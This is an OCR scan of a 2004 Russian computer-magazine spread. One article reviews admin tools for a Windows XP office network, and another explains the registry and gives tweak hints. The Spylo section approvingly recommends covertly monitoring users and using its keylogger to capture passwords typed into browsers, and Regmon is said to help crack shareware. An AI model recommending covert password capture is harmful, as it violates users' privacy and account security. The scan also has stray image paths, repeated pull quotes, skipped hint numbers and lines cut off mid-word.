
Пришла пора рассказать о программах-помощниках админа XP. В первую очередь займемся укрощением XP, отучением системы от постоянного общения с дядюшкой Биллом. Конечно, можно руками поправить необходимые ключи в реестре, но есть способ лучше - xp-AntiSpy (www.xp-antispy.org), последняя версия 3.72. Что сразу же привлекает админа, так это маленький размер (90 Кб) и интуитивно понятный русский интерфейс.

Сканеры


Настоящему админу XP-системы никогда не обойтись без хорошего сканера уязвимостей. Одним из лучших по праву считается GFI LANguard Network Security Scanner (www.gfi.com/lannetscan/index.htm), последняя версия 3.3 и весит 5 мегов.

Этот программный комплекс - необычный сканер уязвимости, ориентирован на использование администраторами локальных сетей. Он имеет огромные возможности по изучению системы как удаленно, так и локально. Позволяет администратору удаленно применять патчи для всех компьютеров локальной сети, для этого необходим только пароль администратора и помещенные в определенное место сервис-паки (в папке download). Таким образом администратор избавляется от необходимости прибегать на каждую машину и запускать там обновления. Все просто и красиво.

Еще одна характерная особенность этого сканера - развитая система OS fingerprinting'a (удаленного определения операционной системы). На каждую найденную уязвимость сканер предложит ссылку на багтраковский сайт (www.securityfocus.com), где можно почитать о найденной бреши. Понравилась возможность поиска в локальной сети хоста по определенному



Сканер изучает линукс




Сканер изучает XP

IP, Mac-адресу и NETBIOS-имени. Правда, частота обновлений не порадовала, но дыры, анонсированные до сентября 2003 года, эта версия понимает и может подсказать, как их закрыть.

Дистанционное управление

Самый важный софт, ИМХО, это ПО для удаленного управления системой. Ведь не может же администратор каждый раз бегать через пять этажей, чтобы настроить тот же аутгрюк! Вообще польза от таких прог огромнейшая, особенно если твоя локалка состоит больше чем из 10 компьютеров. Выбирать особенно не из чего: есть абсолютный лидер как по функциональности, так и по удобству - Remote Administrator (www.famatech.com). Последняя стабильная версия - 2.1 (весит 1,3 метра).

Качай, регистрируй и вникай. Эта программа позволяет удаленно управлять компьютером. Для этого на управляемом хосте должна быть запущенна служба Remote Administrator'а. Но перед этим сконфигурируй ее. Запускай Settings for »



Remote Administrator server, добавляй пароль на соединение, меняй стандартный 4899 порт на что-нибудь побольше, например, 55032. Чем дальше от 0, тем больше времени уйдет у взломщика на сканирование портов твоей XP.


Сразу реши, с каких IP можно будет управлять твоей машиной. Хотя это и вносит некоторые неудобства, зато повышается безопасность: даже зная пароль на соединение, злоумышленник не сможет подключиться к ремоут администратору, если его запрос пойдет не с разрешенного IP.

Управление удаленным компьютером осуществляется с помощью нескольких инструментов: полный контроль и управление рабочим столом, управление только с терминала, копирование файлов между управляемой и машиной-хозяином. Программа однозначно заслуживает того, чтобы ты поставил ее на машины-клиенты своей локалки. После этой софтины даже не хочется вспоминать о стандартном средстве удаленного управления XP. Оно проигрывает ремоут админу по следующим пунктам: защищенность, оптимизация на медленные соединения, функциональность, возможность администрирования системы с активными пользователями (здесь или ты, или пользователь, причем локальный пользователь имеет приоритет над удаленным администратором).


Логи

Теперь необходимо найти программу для того, чтобы она контролировала и вела логи всех действий юзеров за данным компьютером. После долгих размышлений я остановился на программе Spylo PC Monitor. Скачать ее можно по адресу www.sontrex-soft.com/spylo.htm, весит она 837 Кб.

Ставь прогу на машины юзеров с учетки админа XP. Теперь простой смертный не сможет завершить процесс программы из Task Manager'a, так как ему не хватит прав. Таким образом, он будет всегда находиться под колпаком этой софтины, и в конце недели можно, просмотрев ее логи, сразу сказать, чем был занят этот хост. Удобные и простые логи этой программы позволяют администратору сэкономить время при поиске проблем с системой.



Кроме того, в ней имеется не менее важная возможность: делать снимок рабочего стола и экрана пользователя через определенный интервал времени, заданный администратором. Также прога ведет подробную статистику соединения хоста с интернетом, записывается время подключения/отключения и посещенные веб-ресурсы.



Правда, в менеджере процессов XP Spylo выдает себя висящим хвостом "Spylo.exe", что позволяет грамотным юзерам засечь наличие шпиона, но не предотвратить его действие :). В дополнение софтина может вполне эффективно утаскивать пароли: если юзер введет пароль в веб-браузер, то клавиатурный шпион это засечет и запишет в отдельный лог (незарегистрированная версия позволяет утащить только 3 первых буквы). В целом программа - достойный шпион-наблюдатель за рабочими станциями.

Твикеры

Полезной для администратора может быть программа Activity and Authentication Analyzer (www.geocities.com/aaanalyzer), последняя версия 1.63 весит 2,16 мега. Особенность этой программы в том, что она сочетает в себе твикер всех продуктов от Майкрософт (винды, эксплорера, аутглюка, офиса XP). То есть с помощью этой программы ты сможешь закончить доводку XP до нормального состояния: запретить некоторые действия юзерам, повысить стабильность работы, настроить систему на жизнь в компьютерном клубе. Софтина позволяет задавать настройки двух типов: для пользователей или для всей системы. То есть очень удобный инструмент управления локальными пользователями.

Особенностью является очень хитрая возможность поиска по реестру: может быть проведен по определенному условию, например, поиск всех ключей, отвечающих за настройку логина пользователей в системе. Для XP это программа необходима в том случае, если у тебя нет желания искать все настройки в реестре самостоятельно.

Activity and Authentication Analyzer позволяет повысить защищенность твоей машины. Например, недавно найденный баг шестого эксплорера (возможность запуска любых приложений с твоего винта при заходе на "особую" страничку в интернете) ликвидируется этой программой простой установкой галочки в твиках осла! И таких мелочей множество.

ХРАНСИЯ

Все советы взяты из реальной практики и повседневной жизни администратора небольшой локальной сети с сервером на базе XP-системы. Перечисленные программы реально облегчили управление системой. И учти, что юзеры твоей локалки - далеко не беспробудные чайники, поэтому стоит уделять внимание защите. XP - надежная система, если она грамотно и тщательно сконфигурирована.

2004

(game)land

ОСНОВАНА В 1992

ДВИЖЕНИЕ ВВЕРХ

Федор (5p1k3) Галков (fallout@pisem.net)

ГОСУДАРСТВЕННЫЙ РЕЕСТР

ЧИСТАЯ ПРАВДА О WINDOWS REGISTRY

Давным-давно, в первых версиях win бОльшая часть настроек системы и программ хранилась в файлах *.ini. Они, по сути, были обыкновенными текстовыми файлами (открывались и правились блокнотом), в которых подряд были набиты все настройки - с минимальной сортировкой и пояснениями.

Поначалу это было более-менее удобно, но сама система и программы становились постепенно все больше и объемнее, соответственно и настроек тоже прибавлялось. В таких огромных текстовых файлах уже можно было элементарно заблудиться, а найти нужный пункт (а главное, понять, что он означает), да и сам файл, порой становилось нелегко. Для хранения настроек требовалось нечто принципиально новое.

И тогда в недрах MS родилась гениальная идея: создать центральную базу данных в виндах, где будут структурированно располагаться все настройки операционной системы, пользователей, программ, устройств и многое другое. И вот, начиная с Windows 95, все операционки стали оснащаться реестром. Конечно, переход к реестру был постепенным: файлов ini становилось все меньше (они остались и в XP), а реестр становился все больше, и на него возлагалось все больше функций. От версии к версии реестр видоизменялся, в нем менялись кучи параметров, менялись разделы и его расположение на жестком диске. Конечно, он пробрался и в нутро XP. По заверениям MS, XP'шный реестр был серьезно переработан по сравнению с реестром win2k для обеспечения максимальной производительности и стабильности работы (это даже похоже на правду). Конечно, говорить о плюсах и минусах реестра можно долго, но факт в том, что он существует, и с ним нужно уметь грамотно обращаться, если, конечно, ты хочешь комфортно жить вместе с виндой.

Реестр XP изменился, но не принципиально - почти все сохранилось от win2000.

Основная часть реестра хранится в четырех файлах без расширений: sam, security, software и system.


РЕЕСТР... ПРОСТО РЕЕСТР!

В XP (да и в предыдущих версиях) реестр является одним из ключевых компонентов системы: практически все настройки, влияющие на работу компьютера и его компонентов, лежат внутри реестра. Поэтому даже небольшая ошибка в нем может сделать неработоспособной не только отдельную программу или устройство, но и всю ось целиком отправить в глубокий нокдаун. Так что изменение параметров реестра наугад на своем компе вряд ли приведет к чему-нибудь хорошему, кроме синего экрана.

Итак, в реестре хранятся параметры настроек операционной системы и установленных программ, сведения о хардварных устройствах (плюс профили оборудования), данные о портах, профили пользователей, сетевые параметры, параметры загрузки, сведения о типах файлов и многое-многое другое.

Система приступает к обработке сведений из реестра сразу, начиная с этапа загрузки. Так что если в реестре найдется принципиальная ошибка, то вынь может отказаться даже грузиться. Реестр также играет одну из главных ролей в инициализации и работе оборудования. В него помещаются данные о новых найденных девайсах; драйверы устройств активно обмениваются с реестром загрузочными и конфигурационными параметрами. Начиная с Win2000, была значительно улучшена поддержка plug'n'play, и опять-таки в этом активно задействован реестр. За то, как будет выглядеть система после загрузки, полностью отвечает... правильно, тоже он :). Фактически ось обращается к параметрам из реестра постоянно: при загрузке, работе и выключении. За секунду к нему может происходить не одна тысяча (!) всевозможных обращений.

По сути, подавляющие большинство твикеров Windows, а также встроенных в XP средств редактирования всевозможных настроек (Панель управления, etc) являются обычными его редакторами с удобным и понятным визуальным интерфейсом. К тому же подобный твикер несложно написать самому, нужно только грамотно разобраться со значениями параметров (как обращаться к реестру при помощи delphi, не раз описывалось на страницах X и X Спец). Да и если ты собираешься серьезно кодить под win, ты просто обязан уметь работать с реестром: создавать, редактировать и удалять ключи, собирать из реестра необходимую инфу (это еще не СЕРЬЕЗНЫЙ кодинг :) - прим. peg.). А уж для быстрого написания вредоносного кода (или безобидных приколов) под win не найти ничего проще, чем внесение изменений в реестр. Всего несколькими строчками кода можно изменить систему до неузнаваемости.



Вот такой вот regedit

АНАТОМИЯ И ФИЗИОЛОГИЯ

Реестр представляет собой древовидную структуру, состоящую из корневых (root keys) и вложенных (subkeys) ключей, в которых, как в папках, находятся параметры. Основу реестра winXP составляют 5 корневых ключей: HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS, HKEY_CURRENT_CONFIG.

HKEY_CLASSES_ROOT (или HKCR). Содержит информацию об OLE, сведения о типах файлов (ассоциации между ними и приложениями).

HKEY_CURRENT_USER (или HKCU). Содержит настройки текущего пользователя, вошедшего в систему (профиль пользователя). Эти настройки определяют права пользователя, внешний вид win, также настройки сети, принтеров и многие другие параметры, входящие в профиль. Это раздел является всего лишь ссылкой на подключ HKEY_USERS\USER_SecurityID\.

HKEY_LOCAL_MACHINE (или HKLM). Содержит глобальную информацию об операционной системе, установленном софте и оборудовании. Эти параметры затрагивают всех пользователей. В этом ключе хранятся самые важные настройки.


HKEY_USERS (или HKU). Содержит профили всех пользователей (в том числе включает в себя раздел HKCU).

HKEY_CURRENT_CONFIG (или HKCC): Содержит параметры текущего аппаратного профиля. Тут хранятся только изменения по сравнению со стандартной конфигурацией.


Каждый корневой ключ содержит множество вложенных подключей, в которые вложены еще ключи или параметры.

Параметры реестра могут принимать около 15 всевозможных типов значений, перечислять их все не имеет смысла. Из них чаще всего используются только 3 типа: REG_BINARY (двоичный тип данных - в regedit'e представлен в шестнадцатеричном формате), REG_DWORD (целые числа размером до 4 байт - в редакторе могут отображаться в двоичном, десятичном и шестнадцатеричном виде) и REG_SZ (обыкновенная текстовая строка). С этими типами тебе и придется работать чаще всего.

Если в прошлых версиях винды весь реестр состоял из нескольких файлов, то теперь все это добро занимает кучу папок и файлов, найти которые можно в основном в c:\windows\system32\config\, и еще немного пользовательских настроек хранятся в c:\documents and settings\user_name\ (удалять эти папки настоятельно не рекомендуется :)). В win2k/XP для хранения реестра используется система ульев (или кустов). Ульи - это постоянные составные части реестра, состоящие из главных ключей, вложенных в них подключей и параметров (динамичные ключи в улей не входят). Таким вот образом реестр делится на файлы. Основная часть реестра хранится в четырех файлах без расширений: sam, security, software и system (понять их назначение можно по названию). Плюс еще два пользовательских файла: c:\documents and settings\user_name\ntuser.dat и c:\documents and settings\user_name\local settings\application data\microsoft\windows\usrclass.dat. Резервную часть реестра составляют файлы *.sav - в них хранятся копии ульев и файлы *.log, в которых лежат логи изменений реестра. Но для того чтобы сделать бэкап, скопировать эти файлы недостаточно.



Вот где прячутся файлы реестра



Небольшой бэкап

ТЕХНИКА БЕЗОПАСНОСТИ


С теорией закончили, приступаем к практическим упражнениям. Альтернативных редакторов реестра существует немного (твикеры за редактор считать не будем), и, как ни странно, лучше родного microsoft regedit'a со своими прямыми обязанностями никто не справляется. Им и будем пользоваться. Как его запустить - разберешься, надеюсь, это тебе не впервой. Пользоваться regedit'ом так же элементарно, как и проводником (интерфейс один и тот же).

Но прежде чем соберешься править параметры, лучше сделай бэкап, лишним это не будет. С реестром все-таки нужно обращаться бережно - автоматического отката изменений и защиты от ввода неправильных параметров не существует, а последствия могут быть весьма плачевными. Везде (ну, почти) пишут, что прибегать к редактированию реестра стоит только в крайних случаях, а MS вообще уверяет, что пользователям нечего там делать. Но если быть внимательным, все будет OK, думаю, ты и так не обращаешь внимания на подобного рода заявления. Весь реестр для наших целей можно не сохранять, а бэкапить только те ключи, которые будем править. Итак, выделяй нужный ключ, затем жми файл->экспорт и выбирай путь, куда сохранить файл с расширением *.reg (этим же способом можно сохранить и весь реестр). Лучше все файлы сохранений хранить в папке c:\windows\, чтобы потом не было траблов с аварийным восстановлением системы. Кстати, чтобы внести изменения из файла *.reg в реестр - достаточно его запустить. А сам reg файл можно также создавать и править в блокноте. Достаточно написать в заголовке "Windows Registry Editor Version 5.00", ниже - [ключ, в который будут вноситься изменения], еще ниже - "параметр" - "значение" (в одном файле можно обрабатывать сразу несколько ключей). Еще существует несколько способов резервного копирования реестра, в том числе его копия входит в стандартные точки восстановления XP.


НЕ РЕГЕДИТОМ ЕДИНЫМ ЖИВ ЧЕЛОВЕК

Тем, кого откровенно тошнит от регедита, советую альтернативный редактор - Resplendent Registrar (www.resplendence.com). От стандартного редактора респлендент (и кто такие »

По заверениям MS, XP'шный реестр был серьезно переработан по сравнению с реестром win2k для обеспечения максимальной производительности и стабильности работы.



Структура reg файла



Альтернатива регедиту

названия придумывает?) отличается чуть более симпотным интерфейсом, встроенным монитором реестра, закладками на ключи, чистильщиком реестра (называется дефрагментатором), плюс есть undo, быстрый бэкап и совсем немного пояснений к ключам. А так - все то же самое. Не знаю, может тебе и понравится, но лично мне регедит роднее.


В прошлых версиях win в комплект входила утилита regedt32.exe (типа, advanced regedit). Теперь в XP обе проги выполняют абсолютно идентичные функции - запускать вторую не имеет никакого смысла.

У реестра все-таки есть один существенный недостаток - он довольно быстро превращается в большую помойку, забивается бесполезными параметрами и ключами, если его регулярно не чистить. Но за каждой прожкой не уследишь, чтобы она прибрала за собой все следы после деинсталляции, а в реестре может остаться инфа об инсталляции, пользовательские настройки, фирменные типы файлов. Захламленный реестр неслабо тормозит систему, занимает кучу места (в XP убрали ограничение на размер реестра), могут проявляться всевозможные лаги, да и разобраться в нем куда сложнее. Можно, конечно, каждый раз запускать Regmon и следить за всеми вносимыми изменениями, а потом вручную удалять весь хлам, но это, имхо, не выход. Для этих целей существуют специальные чистильщики реестра, которые помогают автоматически находить ненужные ключи и удалять их. Например, System Mechanic (www.iolo.com) - хороший чистильщик всей системы, пожалуй, даже, один из лучших. Включает в себя неплохой уборщик реестра - находит бесполезные и неправильные ключи и после подтверждения удаляет их. Попыток затереть что-либо нужное не наблюдалось.


К тому же иногда могут потребоваться проги - что-то среднее между regedit'ом и твикерами - с которыми приятнее и нагляднее редактировать некоторые параметры реестра (но regedit они заменить все равно не смогут). Полезным инструментом при работе с реестром являются и мониторы реестра, которые следят за всеми изменениями и обращениями к реестру. Вот что тут можно порекомендовать:

jv16 power tools (www.jv16.org) - довольно известная софтина, позволяет корректировать в реестре сведения об установленном софте, автозагрузке, о типах файлов, контекстном меню ослика и проводника - все довольно удобно и наглядно. Этим возможности проги не ограничиваются.

Regmon (Registry Monitor) (www.sysinternals.com) - очень полезная прога, записывает все обращения к реестру: кто, когда и что сделал. В отчете ты получаешь: во сколько какая программа обратилась к какому ключу, какие произвела действия и какой получился результат. Может пригодиться при взломе шароварного софта и при слежении за подозрительной программкой. Хотя если считать, что за секунду к реестру обращаются сотни, а то и тысячи раз, найти нужную инфу порой бывает непросто (тебе помогут встроенный поиск и фильтры).



System Mechanic ищет мусор в реестре



Мониторим реестр


ХИНТЫ

Ну и напоследок набор полезных хинтов, надеюсь - пригодятся. Для внесения некоторых изменений необходимо ребутнуться. Понятно, что все настройки тут просто не могли уместиться (для них толстенная энциклопедия нужна), если хочешь найти больше, читай толковый справочник по реестру (http://reestr.hotmail.ru) - крайне позитивная книжка.

❶. Самая стандартная фишка реестра. Запуск программ из реестра, минуя автозагрузку - любимое место троянцев. Смотри ветку HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ - из этого ключа проги будут грузиться каждый раз после входа пользователя. Или ...\RunOnce\ и ...\RunOnceEx\ - отсюда программа загружается всего один раз, затем параметр удаляется. Или ...\RunServices\ и ...\RunServicesOnce\ - прога грузится еще до входа пользователя в систему. Также есть аналогичные параметры только для текущего пользо-

И тогда в недрах MS родилась гениальная идея: создать центральную базу данных в виндах, где будут структурированно располагаться все настройки.

Такие функции winapi, как RegCreateKey, RegCloseKey, RegDeleteKey, RegEnumKey, помогли не одному поколению программистов :).



Одно из мест, откуда грузятся проги


В XP есть встроенная прога Dr.Watson для диагностики ошибок - польза от нее крайне сомнительна.

вателя, а не для всех: HKCU\Software\ Microsoft\Windows\ CurrentVersion\Run или ...\RunOnce\. Теперь добавляй или удаляй проги на автозапуск. Для задания пути запускаемого файла используется тип данных REG_SZ или REG_EXPAND_SZ.

❼. Запрет на доступ к реестру (на запуск regedit.exe). Заходи в раздел HKCU\Software\Microsoft\ Windows\CurrentVersion\Policies\System\ и создай параметр DisableRegistryTools типа REG_DWORD со значением 1. Хотя реестр все равно можно будет править другими программами. Также можно настроить разрешение на доступ к отдельным ветвям каждому пользователю персонально: кликай правой клавишей по ключу и выбирай пункт "разрешения...", в появившейся менюшке можешь настроить для каждого пользователя права на чтение и редактирование данного ключа реестра.

❽. Отрубаем автозапуск CD. Заходи HKLM\System\CurrentControlSet\ Services\Cdrom\ и меняй AutoRun с 1 на 0. Если хочешь наоборот - включить, то ставь 1.

❾. Автоматически выгружать из памяти неиспользуемые библиотеки (увеличивает количество свободной памяти, что заметно ускоряет работу). Если полезут лаги, то придется включить снова. Залезай в HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ и делай новый параметр AlwaysUnloadDLL типа REG_DWORD со значением 1.



Настраиваем права каждому пользовате-

